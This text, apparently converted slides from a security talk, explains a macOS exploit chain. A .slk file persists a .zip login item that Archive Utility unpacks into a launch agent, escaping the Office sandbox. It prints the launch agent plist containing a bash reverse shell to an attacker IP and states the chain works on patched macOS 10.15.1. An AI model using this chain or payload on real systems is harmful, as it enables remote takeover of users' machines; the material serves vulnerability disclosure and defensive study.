
creating launch agents: disallowed!




# QUARANTINED / NOTARIZATION

...an idea

-   sandbox escape
-   quarantine 'bypass'
- ...apple only, with no args
- ...but can't create (from sandbox)





 ...must find a way for an apple binary (with no arguments), to create a launch agent for us!

# ARCHIVE UTILITY.APP

...an idea!

Q: what happens if we "persist" a .zip file !?




.zip login item!?

A: macOS invokes its default handler!  
✓ (apple binary, outside the sandbox)

```
$ lsregister -dump
...
rank:           Default
bundle:         Archive Utility
bindings:       public.zip-archive, .zip
```

Archive Utility.app




# FULL EXPLOIT CHAIN

## "remotely" infecting macOS




1 user opens .slk file



2 downloads & "persists"  
~\$payload.zip



on (next) login, "Archive Utility" invoked & unzips  
...creating launch agent



on (next) login, launch agent runs ...reverse shell!



# FULL EXPLOIT CHAIN

## an "unsandboxed" reverse shell ...game over!

01  
02  
03  
04  
05  
06  
07  
08  
09

```
<plist version="1.0">
<dict>
  <key>ProgramArguments</key>
  <array>
    <string>/bin/bash</string>
    <string>-c</string>
    <string>/bin/bash -i &gt;&amp; /dev/tcp/<attacker ip>/8080 0&gt;&amp;1</string>
  </array>
  ...
```

- ✓ runs outside sandbox
- ✓ can download & unquarantine files!

### launch agent (reverse shell, via bash)



**Patrick Wardle** 2:05 PM

```
$ sw_vers
ProductName:   Mac OS X
ProductVersion: 10.15.1
BuildVersion: 19B88
```

works on fully patched macOS 10.15.1 too

**Jaron Bradley** 2:06 PM  
I like how it still says OS X

**Patrick Wardle** 2:08 PM  
haha #neverchange

